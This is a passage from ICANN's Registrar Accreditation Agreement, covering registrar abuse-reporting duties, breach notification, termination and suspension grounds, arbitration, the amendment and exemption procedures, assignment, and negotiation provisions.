3.17 Registrar Contact, Business Organization and Officer Information. Registrar shall provide to ICANN and maintain accurate and current information as specified in the Registrar Information Specification to this Agreement. In addition, Registrar shall publish on each website through which Registrar provides or offers Registrar Services the information specified as requiring such publication in the Registrar Information Specification. Registrar shall notify ICANN within five (5) days of any changes to such information and update Registrar's website(s) within twenty (20) days of any such changes.

3.18 Registrar's Abuse Contact and Duty to Investigate Reports of Abuse.

3.18.1 Registrar shall maintain an abuse contact to receive reports of abuse involving Registered Names sponsored by Registrar, including reports of Illegal Activity. Registrar shall publish an email address to receive such reports on the home page of Registrar's website (or in another standardized place that may be designated by ICANN from time to time). Registrar shall take reasonable and prompt steps to investigate and respond appropriately to any reports of abuse.

3.18.2 Registrar shall establish and maintain a dedicated abuse point of contact, including a dedicated email address and telephone number that is monitored 24 hours a day, seven days a week, to receive reports of Illegal Activity by law enforcement, consumer protection, quasi-governmental or other similar authorities designated from time to time by the national or territorial government of the jurisdiction in which Registrar is established or maintains a physical office. Well-founded reports of Illegal Activity submitted to these contacts must be reviewed within 24 hours by an individual who is empowered by Registrar to take necessary and appropriate actions in response to the report. In responding to any such reports, Registrar will not be required to take any action in contravention of applicable law.

3.18.3 Registrar shall publish on its website a description of its procedures for the receipt, handling, and tracking of abuse reports. Registrar shall document its receipt of and response to all such reports. Registrar shall maintain the records related to such reports for the shorter of two (2) years or the longest period permitted by applicable law, and during such period, shall provide such records to ICANN upon reasonable notice.

3.19 Additional Technical Specifications to Implement IPV6, DNSSEC and IDNs. Registrar shall comply with the Additional Registrar Operations Specification attached hereto.

3.20 Notice of Bankruptcy, Convictions and Security Breaches. Registrar will give ICANN notice within seven (7) days of (i) the commencement of any of the proceedings referenced in Section 5.5.8. (ii) the occurrence of any of the matters specified in Section 5.5.2 or Section 5.5.3 or (iii) any unauthorized access to or disclosure of registrant account

information or registration data. The notice required pursuant to Subsection (iii) shall include a detailed description of the type of unauthorized access, how it occurred, the number of registrants affected, and any action taken by Registrar in response.

**3.21 Obligations of Registrars Affiliated with Registry Operators.** In the event Registrar is Affiliated with any Registry Operator or back-end registry operator (an “Affiliated Relationship”) during the Term of this Agreement, Registrar shall comply with all ICANN Specifications and Policies that may be developed from time to time with respect to such Affiliated Relationships, and will notify ICANN within thirty (30) days of the occurrence of the event that created the Affiliate relationship (e.g., the closing of any merger, acquisition or other transaction, or the execution of any agreement, in each case, giving rise to such Affiliated Relationship).

**3.22 Cooperation with Emergency Registry Service Providers.** In the event that ICANN transitions the operation of a registry for a gTLD in which Registrar sponsors Registered Names to an emergency registry service provider, Registrar shall cooperate in all reasonable respects with such emergency registry service provider, including by entering into a registry-registrar agreement with such provider necessary to effect the transition and by providing all Registered Name Holder data reasonably requested by such emergency operator for the purpose of facilitating an efficient transition of the registry for the gTLD.

#### **4. PROCEDURES FOR ESTABLISHMENT OR REVISION OF SPECIFICATIONS AND POLICIES.**

**4.1 Compliance with Consensus Policies and Temporary Policies.** During the Term of this Agreement, Registrar shall comply with and implement all Consensus Policies and Temporary Policies in existence as of the Effective Date found at <https://www.icann.org/consensus-policies>, and as may in the future be developed and adopted in accordance with the ICANN Bylaws, provided such future Consensus Policies and Temporary Policies are adopted in accordance with the procedures and relate to those topics and subject to those limitations set forth in the Consensus Policies and Temporary Policies Specification to this Agreement.

#### **5. TERM, TERMINATION AND DISPUTE RESOLUTION.**

**5.1 Term of Agreement.** This Agreement shall be effective on the Effective Date and shall have an initial term running until the Expiration Date, unless sooner terminated.

**5.2 Renewal.** This Agreement and Registrar’s Accreditation will be renewed for successive periods of five (5) years upon the Expiration Date and the expiration of each successive five-year term thereafter under the terms and conditions of this Agreement, unless:

5.2.1 at the time of such renewal, Registrar no longer meets the ICANN registrar Accreditation criteria then in effect;

5.2.2 Registrar is not in compliance with its obligations under this Agreement at the time of the Expiration Date or at the expiration of any successive five (5) year term thereafter;

5.2.3 Registrar has been given notice by ICANN of three (3) or more material breaches of this Agreement within the two (2) years preceding the Expiration Date or the date of expiration of any successive five (5) year term thereafter; or

5.2.4 this Agreement has terminated prior to the Expiration Date or the expiration date of any successive five (5) year term thereafter.

In the event Registrar intends to renew this Agreement pursuant to this Section 5.2, Registrar shall provide ICANN written notice thereof during the period that is no more than ninety (90) days and no less than sixty (60) days prior to the Expiration Date and each successive five (5) year term thereafter. The provision of such notice shall not be a condition to renewal hereunder. Pursuant to its customary practices (as may be modified by ICANN), ICANN will provide notice to Registrar of the Expiration Date and the date of expiration of any subsequent term hereunder.

5.3 Right to Substitute Updated Agreement. In the event that, during the Term of this Agreement, ICANN adopts a revised form Registrar accreditation agreement (the "Updated RAA"), Registrar (provided it has not received (i) a notice of breach that it has not cured or (ii) a notice of termination or suspension of this Agreement under this Section 5) may elect, by giving ICANN written notice, to enter into the Updated RAA. In the event of such election, Registrar and ICANN shall as soon as practicable enter into the Updated RAA for the term specified in the Updated RAA, and this Agreement will be deemed terminated.

5.4 Termination of Agreement by Registrar. This Agreement may be terminated before its expiration by Registrar by giving ICANN thirty (30) days written notice. Upon such termination by Registrar, Registrar shall not be entitled to any refund of fees paid to ICANN pursuant to this Agreement.

5.5 Termination of Agreement by ICANN. This Agreement may be terminated before its expiration by ICANN in any of the following circumstances:

5.5.1 There was a material misrepresentation, material inaccuracy, or materially misleading statement in Registrar's application for Accreditation or renewal of Accreditation or any material accompanying the application.

5.5.2 Registrar:

5.5.2.1 is convicted by a court of competent jurisdiction of a felony or other serious offense related to financial activities, or is judged by a court of competent jurisdiction to have:

5.5.2.1.1 committed fraud,

5.5.2.1.2 committed a breach of fiduciary duty, or

5.5.2.1.3 with actual knowledge (or through gross negligence) permitted Illegal Activity in the registration or use of domain names or in the provision to Registrar by any Registered Name Holder of inaccurate registration data; or

5.5.2.1.4 failed to comply with the terms of an order issued by a court of competent jurisdiction relating to the use of domain names sponsored by Registrar;

or is the subject of a judicial determination that ICANN reasonably deems as the substantive equivalent of any of the foregoing; or

5.5.2.2 is disciplined by the government of its domicile for conduct involving dishonesty or misuse of funds of others; or

5.5.2.3 is the subject of a non-interlocutory order issued by a court or arbitral tribunal, in each case of competent jurisdiction, finding that Registrar has, directly or through an Affiliate, committed a specific violation(s) of applicable national law or governmental regulation relating to cybersquatting or its equivalent; or

5.5.2.4 is found by ICANN, based on its review of the findings of arbitral tribunals, to have been engaged, either directly or through its Affiliate, in a pattern and practice of trafficking in or use of domain names identical or confusingly similar to a trademark or service mark of a third party in which the Registered Name Holder has no rights or legitimate interest, which trademarks have been registered and are being used in bad faith.

5.5.3 Registrar knowingly employs any officer that is convicted of a misdemeanor related to financial activities or of any felony, or is judged by a court of competent jurisdiction to have committed fraud or breach of fiduciary duty, or is the subject of a judicial determination that ICANN reasonably deems as the substantive equivalent of any of the foregoing and such officer is not terminated within thirty (30) days of Registrar's knowledge of the foregoing; or any member of Registrar's board of directors or similar governing body is convicted of a misdemeanor related to financial activities or of any felony, or is judged by a court of competent jurisdiction to have committed fraud or breach of fiduciary duty, or is the subject of a judicial determination that ICANN reasonably deems as the substantive equivalent of any of the foregoing and such member is not removed from Registrar's board of directors or similar governing body within thirty (30) days of Registrar's knowledge of the foregoing.

5.5.4 Registrar fails to cure any breach of this Agreement within twenty-one (21) days after ICANN gives Registrar notice of the breach.

5.5.5 Registrar fails to comply with a ruling granting specific performance under Sections 5.7 or 7.1.

5.5.6 Registrar has been in fundamental and material breach of its obligations under this Agreement at least three (3) times within a twelve (12) month period.

5.5.7 Registrar continues acting in a manner that ICANN has reasonably determined endangers the stability or operational integrity of the Internet after receiving three (3) days' notice of that determination.

5.5.8 (i) Registrar makes an assignment for the benefit of creditors or similar act; (ii) attachment, garnishment or similar proceedings are commenced against Registrar, which proceedings are a material threat to Registrar's ability to provide Registrar Services for gTLDs, and are not dismissed within sixty (60) days of their commencement; (iii) a trustee, receiver, liquidator or equivalent is appointed in place of Registrar or maintains control over any of Registrar's property; (iv) execution is levied upon any property of Registrar, (v) proceedings are instituted by or against Registrar under any bankruptcy, insolvency, reorganization or other laws relating to the relief of debtors and such proceedings are not dismissed within thirty (30) days of their commencement, or (vi) Registrar files for protection under the United States Bankruptcy Code, 11 U.S.C. Section 101 et seq., or a foreign equivalent or liquidates, dissolves or otherwise discontinues its operations.

5.6 Termination Procedures. This Agreement may be terminated in circumstances described in Subsections 5.5.1 through 5.5.6 above only upon fifteen (15) days written notice to Registrar (in the case of Subsection 5.5.4 occurring after Registrar's failure to cure), with Registrar being given an opportunity during that time to initiate arbitration under Subsection 5.8 to determine the appropriateness of termination under this Agreement. This Agreement may be terminated immediately upon notice to Registrar in circumstances described in Subsections 5.5.7 and 5.5.8.

5.7 Suspension.

5.7.1 Upon the occurrence of any of the circumstances set forth in Section 5.5, ICANN may, in ICANN's sole discretion, upon delivery of a notice pursuant to Subsection 5.7.2, elect to suspend Registrar's ability to create or sponsor new Registered Names or initiate inbound transfers of Registered Names for any or all gTLDs for a period of up to a twelve (12) months following the effectiveness of such suspension. Suspension of a Registrar does not preclude ICANN's ability to issue a notice of termination in accordance with the notice requirements of Section 5.6.

5.7.2 Any suspension under Subsections 5.7.1 will be effective upon fifteen (15) days written notice to Registrar, with Registrar being given an opportunity during that time to initiate arbitration under Subsection 5.8 to determine the appropriateness of suspension under this Agreement.



5.7.3 Upon suspension, Registrar shall notify users, by posting a prominent notice on its web site, that it is unable to create or sponsor new gTLD domain name registrations or initiate inbound transfers of Registered Names. Registrar's notice shall include a link to the notice of suspension from ICANN.

5.7.4 If Registrar acts in a manner that ICANN reasonably determines endangers the stability or operational integrity of the Internet and upon notice does not immediately cure, ICANN may suspend this Agreement for five (5) working days pending ICANN's application for more extended specific performance or injunctive relief under Subsection 7.1. Suspension of the Agreement under this Subsection may, at ICANN's sole discretion, preclude Registrar from (i) providing Registration Services for gTLDs delegated by ICANN on or after the date of delivery of such notice to Registrar and (ii) creating or sponsoring new Registered Names or initiating inbound transfers of Registered Names for any gTLDs. Registrar must also post the statement specified in Subsection 5.7.3.

5.8 Resolution of Disputes Under this Agreement. Subject to the limitations set forth in Section 6 and Section 7.4, disputes arising under or in connection with this Agreement, including (1) disputes arising from ICANN's failure to renew Registrar's Accreditation and (2) requests for specific performance, shall be resolved in a court of competent jurisdiction or, at the election of either party, by an arbitration conducted as provided in this Subsection 5.8 pursuant to the International Arbitration Rules of the American Arbitration Association ("AAA"). The arbitration shall be conducted in English and shall occur in Los Angeles County, California, USA. Except as set forth in Section 7.4.5, there shall be one (1) arbitrator agreed by the parties from a list of AAA arbitrators, or if parties do not agree on an arbitrator within fifteen (15) days of the AAA request that the parties designate an arbitrator, the AAA shall choose and appoint an arbitrator, paying due regard to the arbitrator's knowledge of the DNS. The parties shall bear the costs of the arbitration in equal shares, subject to the right of the arbitrator to reallocate the costs in their award as provided in the AAA rules. The parties shall bear their own attorneys' fees in connection with the arbitration, and the arbitrator may not reallocate the attorneys' fees in conjunction with their award. The arbitrator shall render its decision within ninety (90) days of the conclusion of the arbitration hearing. In the event Registrar initiates arbitration to contest the appropriateness of termination of this Agreement by ICANN pursuant to Section 5.5 or suspension of Registrar by ICANN pursuant to Section 5.7.1, Registrar may at the same time request that the arbitration panel stay the termination or suspension until the arbitration decision is rendered. The arbitration panel shall order a stay: (i) upon showing by Registrar that continued operations would not be harmful to consumers or the public interest, or (ii) upon appointment by the arbitration panel of a qualified third party to manage the operations of Registrar until the arbitration decision is rendered. In furtherance of sub-clause (ii) above, the arbitration panel is hereby granted all necessary authority to appoint a qualified third-party to manage the operations of Registrar upon Registrar's request and if the panel deems it appropriate. In selecting the third-party manager, the arbitration panel shall take into consideration, but shall not be bound by, any expressed preferences of Registrar. Any order granting a request for a stay must be issued within fourteen (14) days after the filing of the arbitration. If an order granting a request

for a stay is not issued within fourteen (14) days, ICANN has the right to proceed with the termination of this Agreement pursuant to Section 5.5 or suspension of Registrar pursuant to Section 5.7.1. In the event Registrar initiates arbitration to contest an Independent Review Panel's decision under Subsection 4.3.3 sustaining the ICANN Board of Director's determination that a specification or policy is supported by consensus, Registrar may at the same time request that the arbitration panel stay the requirement that it comply with the policy until the arbitration decision is rendered, and that request shall have the effect of staying the requirement until the decision or until the arbitration panel has granted an ICANN request for lifting of the stay. In all litigation involving ICANN concerning this Agreement (whether in a case where arbitration has not been elected or to enforce an arbitration award), jurisdiction and exclusive venue for such litigation shall be in a court located in Los Angeles, California, USA; however, the parties shall also have the right to enforce a judgment of such a court in any court of competent jurisdiction. For the purpose of aiding the arbitration and/or preserving the rights of the parties during the pendency of an arbitration, the parties shall have the right to seek temporary or preliminary injunctive relief from the arbitration panel or in a court located in Los Angeles, California, USA, which shall not be a waiver of this arbitration agreement.

5.9 Limitations on Monetary Remedies for Violations of this Agreement. ICANN's aggregate monetary liability for violations of this Agreement shall not exceed an amount equal to the Accreditation fees paid by Registrar to ICANN under Subsection 3.9 of this Agreement during the preceding twelve-month period. Registrar's monetary liability to ICANN for violations of this Agreement shall be limited to Accreditation fees owing to ICANN under this Agreement and, except in the case of a good faith disagreement concerning the interpretation of this agreement, reasonable payment to ICANN for the reasonable and direct costs including attorney fees, staff time, and other related expenses associated with legitimate efforts to enforce Registrar compliance with this agreement and costs incurred by ICANN to respond to or mitigate the negative consequences of such behavior for Registered Name Holders and the Internet community. In the event of repeated willful material breaches of the agreement, Registrar shall be liable for sanctions of up to five (5) times ICANN's enforcement costs, but otherwise in no event shall either party be liable for special, indirect, incidental, punitive, exemplary, or consequential damages for any violation of this Agreement.

## **6. AMENDMENT AND WAIVER.**

6.1 If the ICANN Board of Directors determines that an amendment to this Agreement (including to the Specifications referred to herein, unless such Specifications expressly do not permit amendment thereto) and all other registrar agreements between ICANN and the Applicable Registrars (the "Applicable Registrar Agreements") is desirable (each, a "Special Amendment"), ICANN may adopt a Special Amendment pursuant to the requirements of and process set forth in this Section 6; provided that a Special Amendment may not be a Restricted Amendment.

6.2 Prior to submitting a Special Amendment for Registrar Approval, ICANN shall first consult in good faith with the Working Group regarding the form and substance of such

Special Amendment. The duration of such consultation shall be reasonably determined by ICANN based on the substance of the Special Amendment. Following such consultation, ICANN may propose the adoption of a Special Amendment by publicly posting such amendment on its website for no less than thirty (30) calendar days (the "Posting Period") and providing notice of such proposed amendment to the Applicable Registrars in accordance with Section 7.6. ICANN will consider the public comments submitted on a Special Amendment during the Posting Period (including comments submitted by the Applicable Registrars).

6.3 If, within one hundred eighty (180) calendar days following the expiration of the Posting Period (the "Approval Period"), the ICANN Board of Directors approves a Special Amendment (which may be in a form different than submitted for public comment, but must address the subject matter of the Special Amendment posted for public comment, as modified to reflect and/or address input from the Working Group and public comments), ICANN shall provide notice of, and submit, such Special Amendment for approval or disapproval by the Applicable Registrars. If, during the sixty (60) calendar day period following the date ICANN provides such notice to the Applicable Registrars, such Special Amendment receives Registrar Approval, such Special Amendment shall be deemed approved (an "Approved Amendment") by the Applicable Registrars, and shall be effective and deemed an amendment to this Agreement on the date that is sixty (60) calendar days following the date ICANN provided notice of the approval of such Approved Amendment to Registrar (the "Amendment Effective Date"). In the event that a Special Amendment does not receive Registrar Approval, the Special Amendment shall be deemed not approved by the Applicable Registrars (a "Rejected Amendment"). A Rejected Amendment will have no effect on the terms and conditions of this Agreement, except as set forth below.

6.4 If the ICANN Board of Directors reasonably determines that a Rejected Amendment falls within the subject matter categories set forth in Section 1.2 of the Consensus Policies and Temporary Policies Specification, the ICANN Board of Directors may adopt a resolution (the date such resolution is adopted is referred to herein as the "Resolution Adoption Date") requesting an Issue Report (as such term is defined in ICANN's Bylaws) by the Generic Names Supporting Organization (the "GNSO") regarding the substance of such Rejected Amendment. The policy development process undertaken by the GNSO pursuant to such requested Issue Report is referred to herein as a "PDP." If such PDP results in a Final Report supported by a GNSO Supermajority (as defined in ICANN's Bylaws) that either (i) recommends adoption of the Rejected Amendment as Consensus Policy or (ii) recommends against adoption of the Rejected Amendment as Consensus Policy, and, in the case of (i) above, the Board adopts such Consensus Policy, Registrar shall comply with its obligations pursuant to Section 4 of this Agreement. In either case, ICANN will abandon the Rejected Amendment and it will have no effect on the terms and conditions of this Agreement. Notwithstanding the foregoing provisions of this Section 6.4, the ICANN Board of Directors shall not be required to initiate a PDP with respect to a Rejected Amendment if, at any time in the twelve (12) month period preceding the submission of such Rejected Amendment for Registrar Approval pursuant to Section 6.3, the subject matter of such Rejected Amendment was the subject of a concluded or otherwise abandoned or terminated PDP that did not result in a GNSO Supermajority recommendation.

6.5 If (i) a Rejected Amendment does not fall within the subject matter categories set forth in Section 1.2 of the Consensus Policies and Temporary Policies Specification, (ii) the subject matter of a Rejected Amendment was, at any time in the twelve (12) month period preceding the submission of such Rejected Amendment for Registrar Approval pursuant to Section 6.3, the subject of a concluded or otherwise abandoned or terminated PDP that did not result in a GNSO Supermajority recommendation, or (iii) a PDP does not result in a Final Report supported by a GNSO Supermajority that either (a) recommends adoption of the Rejected Amendment as Consensus Policy or (b) recommends against adoption of the Rejected Amendment as Consensus Policy (or such PDP has otherwise been abandoned or terminated for any reason), then, in any such case, such Rejected Amendment may still be adopted and become effective in the manner described below. In order for the Rejected Amendment to be adopted, the following requirements must be satisfied:

6.5.1 the subject matter of the Rejected Amendment must be within the scope of ICANN's mission and consistent with a balanced application of its core values (as described in ICANN's Bylaws);

6.5.2 the Rejected Amendment must be justified by a Substantial and Compelling Reason in the Public Interest, must be likely to promote such interest, taking into account competing public and private interests that are likely to be affected by the Rejected Amendment, and must be narrowly tailored and no broader than reasonably necessary to address such Substantial and Compelling Reason in the Public Interest;

6.5.3 to the extent the Rejected Amendment prohibits or requires conduct or activities, imposes material costs on the Applicable Registrars, and/or materially reduces public access to domain name services, the Rejected Amendment must be the least restrictive means reasonably available to address the Substantial and Compelling Reason in the Public Interest;

6.5.4 the ICANN Board of Directors must submit the Rejected Amendment, along with a written explanation of the reasoning related to its determination that the Rejected Amendment meets the requirements set out in subclauses (i) through (iii) above, for public comment for a period of no less than thirty (30) calendar days; and

6.5.5 following such public comment period, the ICANN Board of Directors must (i) engage in consultation (or direct ICANN management to engage in consultation) with the Working Group, subject matter experts, members of the GNSO, relevant advisory committees and other interested stakeholders with respect to such Rejected Amendment for a period of no less than sixty (60) calendar days; and (ii) following such consultation, reapprove the Rejected Amendment (which may be in a form different than submitted for Registrar Approval, but must address the subject matter of the Rejected Amendment, as modified to reflect and/or address input from the Working Group and public comments) by the affirmative vote of at least two-thirds of the members of the ICANN Board of Directors eligible to vote on such

matter, taking into account any ICANN policy affecting such eligibility, including ICANN's Conflict of Interest Policy (a "Board Amendment").

Such Board Amendment shall, subject to Section 6.6, be deemed an Approved Amendment, and shall be effective and deemed an amendment to this Agreement on the date that is sixty (60) calendar days following the date ICANN provided notice of the approval of such Board Amendment to Registrar (which effective date shall be deemed the Amendment Effective Date hereunder). Notwithstanding the foregoing, a Board Amendment may not amend the registrar fees charged by ICANN hereunder, or amend this Section 6.

6.6 Notwithstanding the provisions of Section 6.5, a Board Amendment shall not be deemed an Approved Amendment if, during the thirty (30) calendar day period following the approval by the ICANN Board of Directors of the Board Amendment, the Working Group, on the behalf of the Applicable Registrars, submits to the ICANN Board of Directors an alternative to the Board Amendment (an "Alternative Amendment") that meets the following requirements:

6.6.1 sets forth the precise text proposed by the Working Group to amend this Agreement in lieu of the Board Amendment;

6.6.2 addresses the Substantial and Compelling Reason in the Public Interest identified by the ICANN Board of Directors as the justification for the Board Amendment; and

6.6.3 compared to the Board Amendment is: (a) more narrowly tailored to address such Substantial and Compelling Reason in the Public Interest, and (b) to the extent the Alternative Amendment prohibits or requires conduct or activities, imposes material costs on Affected Registrars, or materially reduces access to domain name services, is a less restrictive means to address the Substantial and Compelling Reason in the Public Interest.

Any proposed amendment that does not meet the requirements of subclauses 6.6.1 through 6.6.3 in the immediately preceding sentence shall not be considered an Alternative Amendment hereunder and therefore shall not supersede or delay the effectiveness of the Board Amendment. If, following the submission of the Alternative Amendment to the ICANN Board of Directors, the Alternative Amendment receives Registrar Approval, the Alternative Amendment shall supersede the Board Amendment and shall be deemed an Approved Amendment hereunder (and shall be effective and deemed an amendment to this Agreement on the date that is sixty (60) calendar days following the date ICANN provided notice of the approval of such Alternative Amendment to Registrar, which effective date shall be deemed the Amendment Effective Date hereunder), unless, within a period of sixty (60) calendar days following the date that the Working Group notifies the ICANN Board of Directors of Registrar Approval of such Alternative Amendment (during which time ICANN shall engage with the Working Group with respect to the Alternative Amendment), the ICANN Board of Directors by the affirmative vote of at least two-thirds of the members of the ICANN Board of Directors eligible to vote on such matter, taking into account any

ICANN policy affecting such eligibility, including ICANN's Conflict of Interest Policy, rejects the Alternative Amendment. If (A) the Alternative Amendment does not receive Registrar Approval within thirty (30) days of submission of such Alternative Amendment to the Applicable Registrars (and the Working Group shall notify ICANN of the date of such submission), or (B) the ICANN Board of Directors rejects the Alternative Amendment by such two-thirds vote, the Board Amendment (and not the Alternative Amendment) shall be effective and deemed an amendment to this Agreement on the date that is sixty (60) calendar days following the date ICANN provided notice to Registrar (which effective date shall be deemed the Amendment Effective Date hereunder). If the ICANN Board of Directors rejects an Alternative Amendment, the board shall publish a written rationale setting forth its analysis of the criteria set forth in Sections 6.6.1 through 6.6.3. The ability of the ICANN Board of Directors to reject an Alternative Amendment hereunder does not relieve the Board of the obligation to ensure that any Board Amendment meets the criteria set forth in Section 6.5.1 through 6.5.5.

6.7 In the event that Registrar believes an Approved Amendment does not meet the substantive requirements set out in this Section 6 or has been adopted in contravention of any of the procedural provisions of this Section 6, Registrar may challenge the adoption of such Special Amendment pursuant to the dispute resolution provisions set forth in Section 5.8, except that such arbitration shall be conducted by a three-person arbitration panel. Any such challenge must be brought within sixty (60) calendar days following the date ICANN provided notice to Registrar of the Approved Amendment, and ICANN may consolidate all challenges brought by registrars (including Registrar) into a single proceeding. The Approved Amendment will be deemed not to have amended this Agreement during the pendency of the dispute resolution process.

6.8 Registrar may apply in writing to ICANN for an exemption from the Approved Amendment (each such request submitted by Registrar hereunder, an "Exemption Request") during the thirty (30) calendar day period following the date ICANN provided notice to Registrar of such Approved Amendment.

6.8.1 Each Exemption Request will set forth the basis for such request and provide detailed support for an exemption from the Approved Amendment. An Exemption Request may also include a detailed description and support for any alternatives to, or a variation of, the Approved Amendment proposed by such Registrar.

6.8.2 An Exemption Request may only be granted upon a clear and convincing showing by Registrar that compliance with the Approved Amendment conflicts with applicable laws or would have a material adverse effect on the long-term financial condition or results of operations of Registrar. No Exemption Request will be granted if ICANN determines, in its reasonable discretion, that granting such Exemption Request would be materially harmful to registrants or result in the denial of a direct benefit to registrants.

6.8.3 Within ninety (90) calendar days of ICANN's receipt of an Exemption Request, ICANN shall either approve (which approval may be conditioned or consist

of alternatives to or a variation of the Approved Amendment) or deny the Exemption Request in writing, during which time the Approved Amendment will not amend this Agreement.

6.8.4 If the Exemption Request is approved by ICANN, the Approved Amendment will not amend this Agreement; provided, that any conditions, alternatives or variations of the Approved Amendment required by ICANN shall be effective and, to the extent applicable, will amend this Agreement as of the Amendment Effective Date. If such Exemption Request is denied by ICANN, the Approved Amendment will amend this Agreement as of the Amendment Effective Date (or, if such date has passed, such Approved Amendment shall be deemed effective immediately on the date of such denial), provided that Registrar may, within thirty (30) calendar days following receipt of ICANN's determination, appeal ICANN's decision to deny the Exemption Request pursuant to the dispute resolution procedures set forth in Section 5.8.

6.8.5 The Approved Amendment will be deemed not to have amended this Agreement during the pendency of the dispute resolution process. For avoidance of doubt, only Exemption Requests submitted by Registrar that are approved by ICANN pursuant to this Article 6 or through an arbitration decision pursuant to Section 5.8 shall exempt Registrar from any Approved Amendment, and no Exemption Request granted to any other Applicable Registrar (whether by ICANN or through arbitration), shall have any effect under this Agreement or exempt Registrar from any Approved Amendment.

6.9 Except as set forth in Section 4, Subsection 5.3, this Section 6, Section 7.4 and as otherwise set forth in this Agreement and the Specifications hereto, no amendment, supplement or modification of this Agreement or any provision hereof shall be binding unless executed in writing by both parties, and nothing in this Section 6 or Section 7.4 shall restrict ICANN and Registrar from entering into bilateral amendments and modifications to this Agreement negotiated solely between the two parties. No waiver of any provision of this Agreement shall be binding unless evidenced by a writing signed by the party waiving compliance with such provision. No waiver of any of the provisions of this Agreement or failure to enforce any of the provisions hereof shall be deemed or shall constitute a waiver of any other provision hereof, nor shall any such waiver constitute a continuing waiver unless otherwise expressly provided. For the avoidance of doubt, nothing in this Section 6 or Section 7.4 shall be deemed to limit Registrar's obligation to comply with Section 4.

6.10 Notwithstanding anything in this Section 6 to the contrary, (a) if Registrar provides evidence to ICANN's reasonable satisfaction that the Approved Amendment would materially increase the cost of providing Registrar Services, then ICANN will allow up to one-hundred eighty (180) calendar days for the Approved Amendment to become effective with respect to Registrar, and (b) no Approved Amendment adopted pursuant to Section 6 shall become effective with respect to Registrar if Registrar provides ICANN with an irrevocable notice of termination pursuant to Section 5.4.

## 7. MISCELLANEOUS PROVISIONS.

7.1 Specific Performance. While this Agreement is in effect, either party may seek specific performance of any provision of this Agreement in the manner provided in Section 5.8, provided the party seeking such performance is not in material breach of its obligations.

7.2 Handling by ICANN of Registrar-Supplied Data. Before receiving any Personal Data from Registrar, ICANN shall specify to Registrar in writing the purposes for and conditions under which ICANN intends to use the Personal Data. ICANN may from time to time provide Registrar with a revised specification of such purposes and conditions, which specification shall become effective no fewer than thirty (30) days after it is provided to Registrar. ICANN shall not use Personal Data provided by Registrar for a purpose or under conditions inconsistent with the specification in effect when the Personal Data was provided. ICANN shall take reasonable steps to avoid uses of the Personal Data by third parties inconsistent with the specification.

### 7.3 Assignment; Change of Ownership or Management.

7.3.1 Except as set forth in this Section 7.3.1, either party may assign or transfer this Agreement only with the prior written consent of the other party, which shall not be unreasonably withheld. If ICANN fails to expressly provide or withhold its consent to any requested assignment (an "Assignment Request") of this Agreement by Registrar within thirty (30) calendar days of ICANN's receipt of notice of such Assignment Request (or, if ICANN has requested additional information from Registrar in connection with its review of such request, sixty (60) calendar days of the receipt of all requested written information regarding such request) from Registrar, ICANN shall be deemed to have consented to such requested assignment. Notwithstanding the foregoing, (i) ICANN may assign this Agreement without the consent of Registrar upon approval of the ICANN Board of Directors in conjunction with a reorganization, reconstitution or re-incorporation of ICANN upon such assignee's express assumption of the terms and conditions of this Agreement, (ii) Registrar may assign this Agreement without the consent of ICANN to a wholly-owned subsidiary of Registrar upon such subsidiary's express assumption of the terms and conditions of this Agreement, and (iii) ICANN shall be deemed to have consented to an Assignment Request in which the assignee associated with such Assignment Request is a party to a Registrar Accreditation Agreement with ICANN on the terms set forth in this Agreement (provided that such assignee is then in compliance with the terms and conditions of such Registrar Accreditation Agreement in all material respects), unless ICANN provides to Registrar a written objection to such Assignment Request within ten (10) calendar days of ICANN's receipt of notice of such Assignment Request pursuant to this Section 7.3.1.

7.3.2 To the extent that an entity acquires a Controlling interest in Registrar's stock, assets or business, Registrar shall provide ICANN notice within seven (7) days of such an acquisition. Such notification shall include a statement that affirms that



Registrar meets the Specification or Policy on Accreditation criteria then in effect, and is in compliance with its obligations under this Agreement. Within thirty (30) days of such notification, ICANN may request additional information from Registrar establishing compliance with this Agreement, in which case Registrar must supply the requested information within fifteen (15) days. Any disputes concerning Registrar's continued Accreditation shall be resolved pursuant to Section 5.8.

#### 7.4 Negotiation Process.

7.4.1 If either the Chief Executive Officer of ICANN ("CEO") or the Chairperson of the Registrar Stakeholder Group ("Chair") desires to discuss any revision(s) to this Agreement, the CEO or Chair, as applicable, shall provide written notice to the other person, which shall set forth in reasonable detail the proposed revisions to this Agreement (a "Negotiation Notice"). Notwithstanding the foregoing, neither the CEO nor the Chair may (i) propose revisions to this Agreement that modify any Consensus Policy then existing, (ii) propose revisions to this Agreement pursuant to this Section 7.4 on or before June 30, 2014, or (iii) propose revisions or submit a Negotiation Notice more than once during any twelve month period beginning on July 1, 2014.

7.4.2 Following receipt of the Negotiation Notice by either the CEO or the Chair, ICANN and the Working Group shall consult in good faith negotiations regarding the form and substance of the proposed revisions to this Agreement, which shall be in the form of a proposed amendment to this Agreement (the "Proposed Revisions"), for a period of at least ninety (90) calendar days (unless a resolution is earlier reached) and attempt to reach a mutually acceptable agreement relating to the Proposed Revisions (the "Discussion Period").

7.4.3 If, following the conclusion of the Discussion Period, an agreement is reached on the Proposed Revisions, ICANN shall post the mutually agreed Proposed Revisions on its website for public comment for no less than thirty (30) calendar days (the "Posting Period") and provide notice of such revisions to all Applicable Registrars in accordance with Section 7.6. ICANN and the Working Group will consider the public comments submitted on the Proposed Revisions during the Posting Period (including comments submitted by the Applicable Registrars). Following the conclusion of the Posting Period, the Proposed Revisions shall be submitted for Registrar Approval and approval by the ICANN Board of Directors. If such approvals are obtained, the Proposed Revisions shall be deemed an Approved Amendment by the Applicable Registrars and ICANN, and shall be effective and deemed an amendment to this Agreement upon sixty (60) calendar days' notice from ICANN to Registrar.

7.4.4 If, following the conclusion of the Discussion Period, an agreement is not reached between ICANN and the Working Group on the Proposed Revisions, either the CEO or the Chair may provide the other person written notice (the "Mediation Notice") requiring each party to attempt to resolve the disagreements related to the Proposed Revisions through impartial, facilitative (non-evaluative) mediation in accordance with the terms and conditions set forth below. In the event that a

Mediation Notice is provided, ICANN and the Working Group shall, within fifteen (15) calendar days thereof, simultaneously post the text of their desired version of the Proposed Revisions and a position paper with respect thereto on ICANN's website.

